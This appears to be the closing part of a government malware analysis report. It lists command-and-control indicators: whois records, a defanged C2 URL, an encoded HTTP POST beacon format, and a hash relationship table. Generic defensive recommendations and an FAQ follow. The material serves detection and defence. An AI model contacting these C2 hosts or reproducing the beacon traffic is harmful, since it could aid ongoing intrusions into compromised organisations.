##### Whois

Queried whois.arin.net with "n 192.99.20.39"...

NetRange: 192.99.0.0 - 192.99.255.255  
CIDR: 192.99.0.0/16  
NetName: OVH-ARIN-7  
NetHandle: NET-192-99-0-0-1  
Parent: NET192 (NET-192-0-0-0-0)  
NetType: Direct Allocation  
OriginAS: AS16276  
Organization: OVH Hosting, Inc. (HO-2)  
RegDate: 2013-06-17  
Updated: 2013-06-17  
Comment: www.ovh.com  
Ref: <https://rdap.arin.net/registry/ip/192.99.0.0>

OrgName: OVH Hosting, Inc.  
OrgId: HO-2  
Address: 800-1801 McGill College  
City: Montreal  
StateProv: QC  
PostalCode: H3A 2N4  
Country: CA  
RegDate: 2011-06-22  
Updated: 2017-01-28  
Ref: <https://rdap.arin.net/registry/entity/HO-2>

OrgAbuseHandle: ABUSE3956-ARIN  
OrgAbuseName: Abuse  
OrgAbusePhone: +1-855-684-5463  
OrgAbuseEmail: [abuse@ovh.ca](mailto:abuse@ovh.ca)  
OrgAbuseRef: <https://rdap.arin.net/registry/entity/ABUSE3956-ARIN>

OrgTechHandle: NOC11876-ARIN  
OrgTechName: NOC  
OrgTechPhone: +1-855-684-5463  
OrgTechEmail: [noc@ovh.net](mailto:noc@ovh.net)  
OrgTechRef: <https://rdap.arin.net/registry/entity/NOC11876-ARIN>

#### Relationships

192.99.20.39 Resolved\_To curiofirenze.com

#### Description

Domain "curiofirenze.com" resolved to this IP address during analysis.

#### automercado.co.cr

##### Tags

command-and-control

URLs

hxxps[:]//www[.]automercado.co.cr/empleo/css/main.jsp

Ports

443 TCP

HTTP Sessions

hxxps[:]//www[.]automercado.co.cr/empleo/css/main.jsp  
id=ZHJnd296a3RneKp2cza8ztn5YZTuEO4lhpdkXb0=&bbs\_id=Kfk8Gw==&bname=TvIHGxvhwYmiNri5Grdduw==&idx\_num=  
Connection: Keep-Alive  
Cache-Control: no-cache  
Accept: /\*  
Content-Type: application/x-www-form-urlencoded  
Content-Length: %d Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.3

Whois

domain: automercado.co.cr  
registrant: CON-292  
admin-c: CON-292  
nsset: AUTOMERCADO\_CO\_CR  
registrar: NIC-REG1  
registered: 03.03.1996 06:00:00  
changed: 24.02.2020 08:19:22  
expire: 02.03.2021  
  
contact: CON-292  
address: San José  
address: 1500-1000  
address: San José@  
address: CR  
registrar: NIC-REG1  
created: 03.06.2011 22:38:21  
  
nsset: AUTOMERCADO\_CO\_CR  
nserver: ns3.x-peditenetworks.com  
nserver: ns1.x-peditenetworks.com  
nserver: ns2.x-peditenetworks.com  
tech-c: ASANCHEZ\_AT\_AUTOMERCADO.CR  
registrar: NIC-REG1  
created: 03.06.2011 12:27:09  
changed: 25.09.2012 10:01:46  
  
address: 50 m sur del parque morazan  
address: San Jose  
address: 1500-1000  
address: San José  
address: CR  
registrar: NIC-REG1  
created: 25.09.2012 09:59:04

Relationships

automercado.co.cr	Resolved_To	54.241.91.49
automercado.co.cr	Connected_From	b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9
automercado.co.cr	Connected_From	d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5
automercado.co.cr	Connected_From	bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1
automercado.co.cr	Connected_To	58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d

Description

Both the 32-bit and 64-bit "iconcache.db" connect to the domain via HTTPS POST requests on port 443 with encoded data.

**54.241.91.49**

Whois

Queried whois.arin.net with "n 54.241.91.49"...

NetRange: 54.240.0.0 - 54.255.255.255  
CIDR: 54.240.0.0/12  
NetName: AMAZON-2011L  
NetHandle: NET-54-240-0-0-1



Parent: NET54 (NET-54-0-0-0-0)  
NetType: Direct Allocation  
OriginAS: AS16509  
Organization: Amazon Technologies Inc. (AT-88-Z)  
RegDate: 2011-12-09  
Updated: 2012-04-02  
Ref: <https://rdap.arin.net/registry/ip/54.240.0.0>

OrgName: Amazon Technologies Inc.  
OrgId: AT-88-Z  
Address: 410 Terry Ave N.  
City: Seattle  
StateProv: WA  
PostalCode: 98109  
Country: US  
RegDate: 2011-12-08  
Updated: 2020-03-31  
Comment: All abuse reports MUST include:  
Comment: \* src IP  
Comment: \* dest IP (your IP)  
Comment: \* dest port  
Comment: \* Accurate date/timestamp and timezone of activity  
Comment: \* Intensity/frequency (short log extracts)  
Comment: \* Your contact details (phone and email) Without these we will be unable to identify the correct owner of the IP address at that point  
Ref: <https://rdap.arin.net/registry/entity/AT-88-Z>

OrgAbuseHandle: AEA8-ARIN  
OrgAbuseName: Amazon EC2 Abuse  
OrgAbusePhone: +1-206-266-4064  
OrgAbuseEmail: [abuse@amazonaws.com](mailto:abuse@amazonaws.com)  
OrgAbuseRef: <https://rdap.arin.net/registry/entity/AEA8-ARIN>

OrgNOCHandle: AANO1-ARIN  
OrgNOCName: Amazon AWS Network Operations  
OrgNOCPhone: +1-206-266-4064  
OrgNOCEmail: [amzn-noc-contact@amazon.com](mailto:amzn-noc-contact@amazon.com)  
OrgNOCRef: <https://rdap.arin.net/registry/entity/AANO1-ARIN>

OrgTechHandle: ANO24-ARIN  
OrgTechName: Amazon EC2 Network Operations  
OrgTechPhone: +1-206-266-4064  
OrgTechEmail: [amzn-noc-contact@amazon.com](mailto:amzn-noc-contact@amazon.com)  
OrgTechRef: <https://rdap.arin.net/registry/entity/ANO24-ARIN>

OrgRoutingHandle: ADR29-ARIN  
OrgRoutingName: AWS Dogfish Routing  
OrgRoutingPhone: +1-206-266-4064  
OrgRoutingEmail: [aws-dogfish-routing-poc@amazon.com](mailto:aws-dogfish-routing-poc@amazon.com)  
OrgRoutingRef: <https://rdap.arin.net/registry/entity/ADR29-ARIN>

OrgRoutingHandle: IPROU3-ARIN  
OrgRoutingName: IP Routing  
OrgRoutingPhone: +1-206-266-4064  
OrgRoutingEmail: [aws-routing-poc@amazon.com](mailto:aws-routing-poc@amazon.com)  
OrgRoutingRef: <https://rdap.arin.net/registry/entity/IPROU3-ARIN>  
Relationships

54.241.91.49 Resolved\_To automercado.co.cr

#### Description

Domain "automercado.co.cr" resolved to this IP during analysis.

#### Relationship Summary

586d012540...	Connected_To	agarwalpropertyconsultants.com
agarwalpropertyconsultants.com	Connected_From	586d012540ed1244572906e3733a0cb4bba90a320da82f853e5dfac82c5c663e
agarwalpropertyconsultants.com	Resolved_To	199.79.63.24
199.79.63.24	Resolved_To	agarwalpropertyconsultants.com
158ddb8561...	Connected_To	anca-aste.it
7933716892...	Connected_To	anca-aste.it
6a3446b8a4...	Connected_To	anca-aste.it

anca-aste.it	Resolved_To	51.68.152.96
anca-aste.it	Connected_From	6a3446b8a47f0ab4f536015218b22653fff8b18c595fbc5b0c09d857eba7c7a1
anca-aste.it	Connected_From	158ddb85611b4784b6f5ca7181936b86eb0ec9a3c67562b1d57badd7b7ec2d17
anca-aste.it	Connected_From	7933716892e0d6053057f5f2df0ccadf5b06dc739fea79ee533dd0cec98ca971
51.68.152.96	Resolved_To	anca-aste.it
d40ad4cd39...	Dropped	b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9
b70e66d387...	Connected_To	curiofirenze.com
b70e66d387...	Connected_To	automercado.co.cr
b70e66d387...	Dropped_By	d40ad4cd39350d718e189adf45703eb3a3935a7cf8062c20c663bc14d28f78c9
b70e66d387...	Contains	bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1
b70e66d387...	Contains	7d507281e2e21476ff1af492ad9f574b14cbf77eb4cda9b67e4256318c7c6bbd
bdfd16dc53...	Contained_Within	b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9
bdfd16dc53...	Connected_To	curiofirenze.com
bdfd16dc53...	Connected_To	automercado.co.cr
7d507281e2...	Contained_Within	b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9
0fc12e03ee...	Dropped	d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5
d5186efd85...	Connected_To	curiofirenze.com
d5186efd85...	Connected_To	automercado.co.cr
d5186efd85...	Dropped_By	0fc12e03ee93d19003b2dd7117a66a3da03bd6177ac6eb396ed52a40be913db6
d5186efd85...	Contains	58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d
d5186efd85...	Contains	8b53b519623b56ab746daf14d3eb402e6fa515cde2113a07f5a3b4050e98050
58027c80c6...	Contained_Within	d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5
58027c80c6...	Connected_From	curiofirenze.com
58027c80c6...	Connected_From	automercado.co.cr
8b53b51962...	Contained_Within	d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5
curiofirenze.com	Connected_From	b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9
curiofirenze.com	Connected_From	d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5
curiofirenze.com	Resolved_To	192.99.20.39
curiofirenze.com	Connected_From	bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1
curiofirenze.com	Connected_To	58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d
192.99.20.39	Resolved_To	curiofirenze.com
automercado.co.cr	Resolved_To	54.241.91.49
automercado.co.cr	Connected_From	b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9
automercado.co.cr	Connected_From	d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5
automercado.co.cr	Connected_From	bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1
automercado.co.cr	Connected_To	58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d
54.241.91.49	Resolved_To	automercado.co.cr

## Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.

- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless necessary.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file name).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-151, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops"**.

## Contact Information

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## Document FAQ

**What is a MIFR?** A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. It provides initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the incident.

**What is a MAR?** A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual analysis. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

**Can I edit this document?** This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to 1-888-282-0870 or [CISA Service Desk](#).

**Can I submit malware to CISA?** Malware samples can be submitted via three methods:

- Web: <https://malware.us-cert.gov>
- E-Mail: [submit@malware.us-cert.gov](mailto:submit@malware.us-cert.gov)
- FTP: <ftp://malware.us-cert.gov> (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing. Reporting forms can be found on CISA's homepage at [www.cisa.gov](http://www.cisa.gov).

## Revisions

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August 19, 2020: Initial Version

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### Please share your thoughts.

We recently updated our anonymous [product survey](#); we'd welcome your feedback.